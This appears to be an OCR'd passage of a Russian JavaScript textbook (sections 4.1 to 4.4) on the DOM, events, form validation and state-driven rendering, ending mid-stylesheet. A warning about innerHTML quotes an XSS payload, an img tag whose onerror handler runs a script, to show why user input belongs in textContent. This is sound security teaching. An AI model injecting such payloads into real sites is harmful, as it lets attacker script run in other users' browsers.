
4.1	DOM
4.2	События
4.3	Формы и валидация
4.4	Состояние и отрисовка. localStorage
4.5	Модули и npm на фронтенде
4.6	Асинхронность и fetch
4.7	Canvas и браузерные игры

4.1
DOM

До сих пор JavaScript жил в консоли. Теперь он начнёт менять саму страницу: текст, классы, стили, добавлять и удалять элементы.

Что такое DOM

Когда браузер загружает HTML, он превращает его в **DOM** (Document Object Model) — дерево объектов. Каждый тег становится объектом-**узлом**, вложенные теги — его детьми:



каждый тег — объект, с которым можно работать из JavaScript

Корень дерева — объект `document`. Через него JavaScript находит нужные элементы и меняет их, а браузер сразу перерисовывает страницу.

Найти элемент: querySelector

JS script.js

```
const title = document.querySelector("h1");          // первый h1
const button = document.querySelector("#start");     // элемент с id="start"
const card = document.querySelector(".card");        // первый элемент с классом card
const links = document.querySelectorAll("nav a");    // ВСЕ ссылки в nav
```

- `querySelector(селектор)` — **первый** элемент, подходящий под CSS-селектор, или `null`, если такого нет;
- `querySelectorAll(селектор)` — **все** подходящие элементы. Возвращает список, который можно перебрать через `for...of` или `forEach`.

Селекторы — те же, что в CSS (тема 2.1). Это удобно: не нужно учить ничего нового.

> **NULL ВМЕСТО ЭЛЕМЕНТА**
>
> Если селектор написан с ошибкой или скрипт подключён в `<head>` до появления элемента, `querySelector` вернёт `null`, и следующая строка упадёт с ошибкой `Cannot read properties of null`. Проверь селектор (точка для класса, решётка для id) и подключай скрипт в конце `<body>`.

Текст: textContent и innerHTML

HTML index.html


```html
<h1 id="title">Загрузка...</h1>
<p class="score">Очки: 0</p>
<div class="box"></div>
```

JS script.js

```js
const title = document.querySelector("#title");
title.textContent = "Добро пожаловать!";

const score = document.querySelector(".score");
score.textContent = `Очки: ${10 * 15}`;

const box = document.querySelector(".box");
box.innerHTML = "<strong>Жирный</strong> и <em>курсив</em>";
```



- `textContent` — текст внутри элемента. Если записать в него теги, они покажутся как обычный текст;
- `innerHTML` — HTML-код внутри элемента. Теги из строки превращаются в настоящие элементы.

INNERHTML И ДАННЫЕ ПОЛЬЗОВАТЕЛЯ

Никогда не вставляй через `innerHTML` то, что ввёл пользователь. Если в поле «имя» кто-то напишет `<img src=x onerror="alert('взлом')">`, этот код выполнится на странице у всех, кто её откроет. Это уязвимость **XSS** (подробно — тема 7.3). Пользовательский текст выводи только через `textContent`.

Атрибуты и стили

HTML index.html


```html
<img id="avatar" src="cat.jpg" alt="Кот" width="80">
<a id="link" href="#">Ссылка</a>
<p id="msg">Внимание!</p>
```

JS script.js

```js
const avatar = document.querySelector("#avatar");
avatar.src = "avatar.png";            // поменять атрибут
avatar.alt = "Аватар игрока";

const link = document.querySelector("#link");
link.setAttribute("href", "https://developer.mozilla.org");
link.textContent = link.getAttribute("href");

const msg = document.querySelector("#msg");
msg.style.color = "white";
msg.style.backgroundColor = "#e34f26";   // в JS свойства пишутся camelCase
msg.style.padding = "8px";
```



- стандартные атрибуты доступны как свойства: `img.src`, `a.href`, `input.value`;
- любой атрибут — через `getAttribute(имя)` и `setAttribute(имя, значение)`;
- `element.style.свойство` — встроенный стиль. Свойства с дефисом пишутся в camelCase: `background-color` → `backgroundColor`.

classList — главный способ менять вид

Менять стили по одному через `style` неудобно. Правильнее описать вид в CSS, а из JavaScript только добавлять и убирать **классы**:

CSS style.css

```css
.card {
  padding: 12px;
  border: 2px solid #d6d3d1;
  border-radius: 10px;
  margin-bottom: 8px;
  font-family: Arial, sans-serif;
}

.active {
  border-color: #ca8a04;
  background: #fef9c3;
}

.hidden {
  display: none;
}
```

HTML index.html

```html
<div class="card" id="first">Первая карточка</div>
<div class="card" id="second">Вторая карточка</div>
<div class="card" id="third">Третья карточка</div>
```

JS script.js

```js
document.querySelector("#first").classList.add("active");
document.querySelector("#third").classList.add("hidden");

const second = document.querySelector("#second");
second.classList.toggle("active");      // нет класса — добавит, есть — уберёт
console.log(second.classList.contains("active"));   // true
```



Метод	Что делает
`classList.add("cls")`	Добавить класс
`classList.remove("cls")`	Убрать класс
`classList.toggle("cls")`	Переключить: добавить, если нет, убрать, если есть
`classList.contains("cls")`	Есть ли класс — `true` / `false`

Так делают тёмную тему (`document.body.classList.toggle("dark")`), открытие меню, подсветку выбранного элемента.

Создать и удалить элемент

CSS style.css

```css
body { font-family: Arial, sans-serif; }
li { padding: 4px 0; }
```

HTML index.html

```html
<ul id="list">
  <li>Купить хлеб</li>
  <li id="old">Старая задача</li>
</ul>
```


JS script.js

```js
const list = document.querySelector("#list");

const item = document.createElement("li");    // создать элемент
item.textContent = "Сделать домашку";
item.classList.add("task");
list.append(item);                            // добавить в конец списка

const first = document.createElement("li");
first.textContent = "Самое важное";
list.prepend(first);                          // добавить в начало

document.querySelector("#old").remove();      // удалить элемент
```



1. `document.createElement("тег")` — создаёт элемент. Пока он существует только в памяти, на странице его нет;
2. настраиваем его: текст, классы, атрибуты;
3. `append` — вставляет его последним ребёнком, `prepend` — первым. Только теперь элемент появляется на странице;
4. `element.remove()` — удаляет элемент со страницы.

Карточки из массива

Главный приём: данные лежат в массиве объектов, а карточки создаются циклом:

CSS style.css

```css
body {
  font-family: Arial, sans-serif;
  background: #f5f5f4;
}

.catalog {
  display: grid;
  grid-template-columns: repeat(3, 1fr);
  gap: 10px;
}

.card {
  background: white;
  border-radius: 12px;
  padding: 12px;
  text-align: center;
}

.card h3 {
  margin: 0 0 4px;
  font-size: 16px;
}

.card p {
  margin: 0;
  color: #a16207;
  font-weight: bold;
}
```

HTML index.html

```html
<div class="catalog"></div>
```

JS script.js

```js
const games = [
  { title: "Minecraft", price: 1900 },
  { title: "Terraria", price: 250 },
  { title: "Celeste", price: 550 },
];


const catalog = document.querySelector(".catalog");

for (const game of games) {
  const card = document.createElement("article");
  card.classList.add("card");

  const title = document.createElement("h3");
  title.textContent = game.title;

  const price = document.createElement("p");
  price.textContent = `${game.price} ₽`;

  card.append(title, price);
  catalog.append(card);
}
```



`append` может принять сразу несколько элементов. Данные (`games`) могут прийти откуда угодно: из файла, из `localStorage`, с сервера — код отрисовки останется таким же.

Шаблон: тег template

Если у карточки сложная разметка, создавать каждый элемент через `createElement` долго. Можно описать разметку в HTML внутри тега `<template>` — он не показывается на странице, — а в JavaScript копировать его:

CSS style.css

```css
body { font-family: Arial, sans-serif; }
.user { display: flex; align-items: center; gap: 10px; margin-bottom: 8px; }
.user img { width: 40px; height: 40px; border-radius: 50%; }
.user span { color: #78716c; font-size: 13px; }
```

HTML index.html

```html
<div id="users"></div>


<template id="user-template">
  <div class="user">
    <img src="avatar.png" alt="">
    <div><strong class="name"></strong><br><span class="role"></span></div>
  </div>
</template>
```

JS script.js

```js
const users = [
  { name: "Аня", role: "капитан" },
  { name: "Макс", role: "разведчик" },
];

const template = document.querySelector("#user-template");
const container = document.querySelector("#users");

for (const user of users) {
  const copy = template.content.cloneNode(true);   // копия содержимого шаблона
  copy.querySelector(".name").textContent = user.name;
  copy.querySelector(".role").textContent = user.role;
  container.append(copy);
}
```



`template.content.cloneNode(true)` — глубокая копия всего, что внутри шаблона. В копии можно искать элементы через `querySelector` и заполнять их через безопасный `textContent`.

ГЛАВНОЕ

- DOM — дерево объектов, построенное из HTML; корень — `document`.
- `querySelector` — первый элемент, `querySelectorAll` — все; селекторы как в CSS.
- `textContent` — текст (безопасно), `innerHTML` — разметка (не для данных пользователя).
- Атрибуты: `el.src`, `getAttribute`, `setAttribute`; стили: `el.style.backgroundColor`.
- Внешний вид меняй классами: `classList.add / remove / toggle / contains`.
- `createElement` → настроить → `append`; удалить — `remove()`.
- Карточки строят циклом по массиву объектов; сложную разметку — через `<template>`.

4.2

События

Страница должна реагировать на действия пользователя: щелчки, ввод текста, нажатия клавиш. Каждое такое действие — событие, и на него можно повесить свою функцию.

addEventListener

CSS style.css

```css
body { font-family: Arial, sans-serif; }
button { padding: 10px 16px; font-size: 16px; border: none; border-radius: 8px;
         background: #ca8a04; color: white; }
```


HTML index.html

```html
<button id="like">♥ Нравится</button>
<p>Лайков: <span id="count">0</span></p>
```

JS script.js

```js
const button = document.querySelector("#like");
const countText = document.querySelector("#count");
let likes = 0;

button.addEventListener("click", () => {
  likes++;
  countText.textContent = likes;
});
```



После трёх щелчков по кнопке

`элемент.addEventListener("событие", функция)` — «когда с этим элементом произойдёт событие, вызови эту функцию». Функцию называют **обработчиком** события. Она вызывается не сразу, а каждый раз, когда событие случится.

> **СКОБКИ У ОБРАБОТЧИКА**
>
> `button.addEventListener("click", handleClick)` — правильно: передаём саму функцию. `button.addEventListener("click", handleClick())` — ошибка: функция вызовется **сразу** при загрузке страницы, а в обработчик попадёт её результат (обычно `undefined`).

Частые события

Событие	Когда происходит
`click`	Щелчок мышью (и нажатие `Enter` на кнопке)
`input`	Каждое изменение текста в поле
`change`	Значение поля изменилось и пользователь закончил ввод; выбор в `select`, флажке
`submit`	Отправка формы (тема 4.3)
`keydown`	Нажата клавиша
`mouseenter`, `mouseleave`	Мышь вошла на элемент / ушла с него
`DOMContentLoaded`	HTML страницы полностью загружен

Объект события

Обработчик получает объект **event** с подробностями о событии:

CSS style.css

```css
body { font-family: Arial, sans-serif; }
input { padding: 8px; font-size: 15px; width: 220px; }
#preview { font-size: 22px; color: #a16207; }
```

HTML index.html

```html
<input id="nick" placeholder="Придумай ник">
<p>Твой ник: <span id="preview"></span></p>
<p id="counter">0 / 16</p>
```

JS script.js

```
const input = document.querySelector("#nick");
const preview = document.querySelector("#preview");
const counter = document.querySelector("#counter");

input.addEventListener("input", (event) => {
  const value = event.target.value;
  preview.textContent = value;
  counter.textContent = `${value.length} / 16`;
});
```



Текст в абзацах меняется прямо во время ввода

- `event.target` — элемент, на котором произошло событие;
- `event.target.value` — текст в поле ввода;
- у событий клавиатуры есть `event.key` — какая клавиша нажата (`"Enter"`, `"ArrowUp"`, `"a"`).

JS script.js

```
document.addEventListener("keydown", (event) => {
  if (event.key === "ArrowRight") {
    player.x += 10;
  }
  if (event.key === "Escape") {
    closeMenu();
  }
});
```

preventDefault: отменить действие браузера

У некоторых событий есть действие по умолчанию: ссылка открывает страницу, форма отправляется и перезагружает страницу. `event.preventDefault()` его отменяет:


JS script.js

```
const link = document.querySelector(".open-modal");

link.addEventListener("click", (event) => {
  event.preventDefault();     // не переходить по ссылке
  showModal();
});
```

Всплытие

Событие происходит не только на самом элементе. После него оно **всплывает** вверх по дереву: щелчок по кнопке — это ещё и щелчок по её родителю, по родителю родителя и так до `document`.



Делегирование

Всплытие позволяет повесить **один** обработчик на родителя вместо сотни обработчиков на детей. Это называется **делегированием**:

CSS style.css

```css
body {
  font-family: Arial, sans-serif;
}

ul {
  list-style: none;
  padding: 0;
  width: 260px;
}

li {
  display: flex;
  justify-content: space-between;
  padding: 6px 8px;
  border-bottom: 1px solid #e7e5e4;
}

.done span {
  text-decoration: line-through;
  color: #a8a29e;
}

.delete {
  border: none;
  background: #fee2e2;
  border-radius: 6px;
  cursor: pointer;
}
```

HTML index.html


```html
<ul id="tasks">
  <li><span>Выучить DOM</span><button class="delete">x</button></li>
  <li><span>Сделать проект</span><button class="delete">x</button></li>
  <li><span>Погулять</span><button class="delete">x</button></li>
</ul>
```

JS script.js

```
const tasks = document.querySelector("#tasks");

tasks.addEventListener("click", (event) => {
  const item = event.target.closest("li");      // ближайший li вверх по дереву
  if (!item) return;

  if (event.target.classList.contains("delete")) {
    item.remove();
  } else {
    item.classList.toggle("done");
  }
});
```



Первая задача отмечена щелчком, третья удалена

- `event.target` — то, по чему **на самом деле** щёлкнули (кнопка, текст);
- `element.closest(селектор)` — ближайший предок (или сам элемент), подходящий под селектор;
- делегирование работает и для элементов, **добавленных позже**: новые задачи не нуждаются в своих обработчиках.

Таймеры

JS script.js

```
console.log("Старт");

setTimeout(() => {
  console.log("Прошла 1 секунда");
}, 1000);

let count = 3;
const timerId = setInterval(() => {
  console.log(count);
  count--;
  if (count === 0) {
    clearInterval(timerId);
  }
}, 300);
```

```
Консоль
Старт
3
2
1
Прошла 1 секунда
```

- `setTimeout(функция, мс)` — вызвать функцию **один раз** через указанное число миллисекунд (1000 мс = 1 секунда);
- `setInterval(функция, мс)` — вызывать **повторно** с этим интервалом;
- оба возвращают номер таймера; `clearTimeout(id)` и `clearInterval(id)` останавливают его.

Обрати внимание: «Старт» вывелся первым, хотя код таймеров написан выше. JavaScript не ждёт таймер, а продолжает выполнять следующие строки. Функция из таймера выполнится позже. Подробнее о таком «отложенном» коде — в теме 4.6.

ГЛАВНОЕ

- `el.addEventListener("click", fn)` — передаём функцию без скобок.
- События: `click`, `input`, `change`, `submit`, `keydown`.
- `event.target` — элемент события, `event.target.value` — текст поля, `event.key` — клавиша.
- `event.preventDefault()` — отменить действие браузера.
- События всплывают; делегирование — один обработчик на родителе + `closest`.
- `setTimeout` — один раз, `setInterval` — повторно; остановить — `clearTimeout` / `clearInterval`.

4.3

Формы и валидация

Регистрация, поиск, заказ, комментарий — почти всё, что пользователь сообщает сайту, проходит через формы. Научимся получать данные из формы и проверять их до отправки.

Событие submit

Форму обрабатывают по событию `submit` на **форме**, а не по `click` на кнопке. Так форма отправится и по кнопке, и по клавише `Enter` в любом поле:

CSS style.css

```css
body {
  font-family: Arial, sans-serif;
}

form {
  display: flex;
  gap: 8px;
}

input {
  padding: 8px;
  flex: 1;
}

button {
  padding: 8px 14px;
  background: #ca8a04;
  color: white;
  border: none;
  border-radius: 6px;
}
```

HTML index.html

```html
<form id="greet-form">
  <input name="name" placeholder="Имя" required>
  <button>Поздороваться</button>
</form>
<p id="result"></p>
```

JS script.js

```
const form = document.querySelector("#greet-form");
const result = document.querySelector("#result");

form.addEventListener("submit", (event) => {
  event.preventDefault();               // не перезагружать страницу
  const name = form.elements.name.value.trim();
  result.textContent = `Привет, ${name}!`;
  form.reset();                         // очистить поля
});
```



После ввода имени и нажатия кнопки

- без `preventDefault()` браузер отправит форму по старинке и перезагрузит страницу — всё, что сделал скрипт, пропадёт;
- `form.elements.имя` — поле формы по его атрибуту `name`;
- `.value` — значение поля, всегда строка. `trim()` убирает случайные пробелы;
- `form.reset()` — вернуть все поля к начальным значениям.

FormData: все поля сразу

Если полей много, удобнее собрать их все одним объектом:

CSS style.css

```
body { font-family: Arial, sans-serif; }
form { display: grid; gap: 6px; width: 260px; }
input, select { padding: 6px; }
pre { background: #1c1917; color: #fef9c3; padding: 10px; border-radius: 8px; }
```


HTML index.html

```html
<form id="order">
  <input name="client" value="Аня">
  <select name="size">
    <option value="25">25 см</option>
    <option value="30" selected>30 см</option>
  </select>
  <label><input type="checkbox" name="cheese" checked> Двойной сыр</label>
  <button>Заказать</button>
</form>
<pre id="out"></pre>
```

JS script.js

```js
const form = document.querySelector("#order");

form.addEventListener("submit", (event) => {
  event.preventDefault();
  const data = Object.fromEntries(new FormData(form));
  document.querySelector("#out").textContent = JSON.stringify(data, null, 2);
});
```



`new FormData(form)` собирает значения всех полей с атрибутом `name`. `Object.fromEntries` превращает их в обычный объект `{ client: "Аня", size: "30", cheese: "on" }`. Отмеченный флажок даёт `"on"`, неотмеченный в объект не попадает вовсе.

Встроенная проверка HTML

Атрибуты `required`, `type="email"`, `minlength`, `pattern` (тема 1.3) работают и здесь: пока поле неправильное, браузер не даст отправить форму, и событие `submit` просто не случится. Это первая, самая простая линия защиты.

Но встроенной проверки часто не хватает: сообщения выглядят по-разному в разных браузерах, и нельзя проверить, например, что два пароля совпадают. Тогда пишут свою проверку на JavaScript.

Своя проверка на JS

CSS style.css

```css
body {
  font-family: Arial, sans-serif;
}

.field {
  margin-bottom: 10px;
  width: 280px;
}

.field input {
  width: 100%;
  padding: 8px;
  border: 2px solid #d6d3d1;
  border-radius: 6px;
  box-sizing: border-box;
}

.field.invalid input {
  border-color: #dc2626;
}

.field.valid input {
  border-color: #16a34a;
}

.error {
  color: #dc2626;
  font-size: 13px;
  min-height: 16px;
  margin-top: 2px;
}

button:disabled {
  opacity: 0.4;
}
```

HTML index.html

```html
<form id="signup" novalidate>
  <div class="field">
    <input name="email" placeholder="Почта">
    <div class="error"></div>
  </div>
  <div class="field">
    <input name="password" type="password" placeholder="Пароль">
    <div class="error"></div>
  </div>
  <button disabled>Зарегистрироваться</button>
</form>
```

JS script.js

```js
const form = document.querySelector("#signup");
const button = form.querySelector("button");


function checkEmail(value) {
  if (!value) return "Введи почту";
  if (!/^\S+@\S+\.\S+$/.test(value)) return "Почта должна быть вида name@site.ru";
  return "";
}

function checkPassword(value) {
  if (value.length < 8) return `Ещё ${8 - value.length} символов`;
  if (!/\d/.test(value)) return "Добавь хотя бы одну цифру";
  return "";
}

const rules = { email: checkEmail, password: checkPassword };

function validateField(input) {
  const message = rules[input.name](input.value.trim());
  const field = input.closest(".field");
  field.querySelector(".error").textContent = message;
  field.classList.toggle("invalid", message !== "");
  field.classList.toggle("valid", message === "");
  return message === "";
}

form.addEventListener("input", (event) => {
  validateField(event.target);
  const inputs = [...form.querySelectorAll("input")];
  button.disabled = !inputs.every((input) => rules[input.name](input.value.trim()) ===
"");
});
```



Почта без домена и слишком короткий пароль

Что здесь происходит:

- `novalidate` у формы отключает встроенные сообщения браузера — показываем свои;
- для каждого поля есть функция-правило: она возвращает текст ошибки или пустую строку, если всё хорошо;
- `classList.toggle("invalid", условие)` — второй аргумент говорит, добавить класс (`true`) или убрать (`false`);
- проверка идёт на событие `input`, то есть прямо во время ввода, а сообщение появляется **рядом с полем**;
- кнопка разблокируется, только когда все поля правильные.

`/^\S+@\S+\.\S+$/` — **регулярное выражение**: шаблон для проверки текста. Этот шаблон означает «что-то без пробелов, `@`, что-то, точка, что-то». Метод `.test(строка)` возвращает `true`, если строка подходит. Писать регулярные выражения с нуля сложно, но готовые для частых задач легко найти.

ХОРОШАЯ ФОРМА

- Ошибка показана **рядом с полем** и говорит, **как исправить**: «Пароль — минимум 8 символов», а не «Ошибка ввода».
- Неправильное поле подсвечено.
- Введённые данные не стираются из-за ошибки.

ПРОВЕРКА НА КЛИЕНТЕ НЕ ЗАЩИЩАЕТ СЕРВЕР

Проверку в браузере легко обойти: отключить JavaScript или отправить запрос напрямую. Она нужна для **удобства** пользователя. Защищает данные только проверка на сервере (темы 5.5 и 7.3).

ГЛАВНОЕ

- Обрабатывай `submit` формы, в начале — `event.preventDefault()`.
- `form.elements.имя.value` — значение поля; `Object.fromEntries(new FormData(form))` — все поля.
- Встроенная проверка: `required`, `type`, `minlength`, `pattern`.
- Своя проверка: функция-правило на поле, ошибка рядом с полем, классы `valid` / `invalid`.
- Кнопку можно блокировать через `button.disabled = true`.
- Проверка на клиенте — для удобства, безопасность — на сервере.

4.4

Состояние и отрисовка. localStorage

Это, пожалуй, самая важная тема фронтенда. На этой идее построены React, Vue и все современные интерфейсы: данные лежат в одном месте, а страница рисуется из них.


Проблема: данные «размазаны» по странице

Можно писать список дел так: при добавлении создаём `li`, при удалении удаляем `li`, при отметке меняем класс. Пока функций две, всё работает. Но стоит добавить фильтр «только невыполненные», счётчик задач, сохранение — и начинается путаница: где сейчас правда — в массиве или на странице? Почему счётчик показывает 5, а задач видно 4?

Решение: state и render

Поступим иначе:

1. Все данные приложения лежат в **одной** переменной — **состоянии** (state).
2. Функция **render** полностью строит страницу из состояния.
3. Любое действие пользователя **меняет состояние** и вызывает `render()`.



Страница всегда точно соответствует данным, потому что каждый раз рисуется из них заново. Ошибкам «рассинхрона» просто неоткуда взяться.

Список дел по схеме «данные → render»

HTML index.html

```
<form id="add-form">
  <input name="title" placeholder="Новая задача" autocomplete="off">
  <button>Добавить</button>
</form>
<div class="filters">
  <button data-filter="all">Все</button>
  <button data-filter="active">Активные</button>
  <button data-filter="done">Готовые</button>
</div>
<ul id="list"></ul>
<p class="counter"></p>
```

JS script.js

```
// 1. Состояние — все данные приложения в одном месте
const state = {
  tasks: [
    { id: 1, title: "Выучить DOM", done: false },
    { id: 2, title: "Купить молоко", done: true },
  ],
  filter: "all",
};

const list = document.querySelector("#list");
const counter = document.querySelector(".counter");

// 2. render — строит страницу из состояния
function render() {
  const visible = state.tasks.filter((task) => {
    if (state.filter === "active") return !task.done;
    if (state.filter === "done") return task.done;
    return true;
  });

  list.innerHTML = "";                          // очищаем список
  for (const task of visible) {
    const li = document.createElement("li");
    li.dataset.id = task.id;
    li.classList.toggle("done", task.done);

    const checkbox = document.createElement("input");
    checkbox.type = "checkbox";
    checkbox.checked = task.done;

    const text = document.createElement("span");
    text.textContent = task.title;

    const del = document.createElement("button");
    del.className = "delete";
    del.textContent = "x";

    li.append(checkbox, text, del);
    list.append(li);
  }

  const left = state.tasks.filter((task) => !task.done).length;
  counter.textContent = `Осталось: ${left} из ${state.tasks.length}`;

  document.querySelectorAll("[data-filter]").forEach((button) => {
    button.classList.toggle("current", button.dataset.filter === state.filter);
  });
}

// 3. Действия меняют состояние и вызывают render
document.querySelector("#add-form").addEventListener("submit", (event) => {
```

```
  event.preventDefault();
  const input = event.target.elements.title;
  const title = input.value.trim();
  if (!title) return;
  state.tasks.push({ id: Date.now(), title, done: false });
  input.value = "";
  render();
});

list.addEventListener("click", (event) => {
  const li = event.target.closest("li");
  if (!li) return;
  const id = Number(li.dataset.id);

  if (event.target.classList.contains("delete")) {
    state.tasks = state.tasks.filter((task) => task.id !== id);
  } else if (event.target.type === "checkbox") {
    const task = state.tasks.find((task) => task.id === id);
    task.done = !task.done;
  }
  render();
});

document.querySelector(".filters").addEventListener("click", (event) => {
  const filter = event.target.dataset.filter;
  if (!filter) return;
  state.filter = filter;
  render();
});

render();
```

Оформление этого примера:

CSS style.css

```css
body {
  font-family: Arial, sans-serif;
  max-width: 380px;
}

form {
  display: flex;
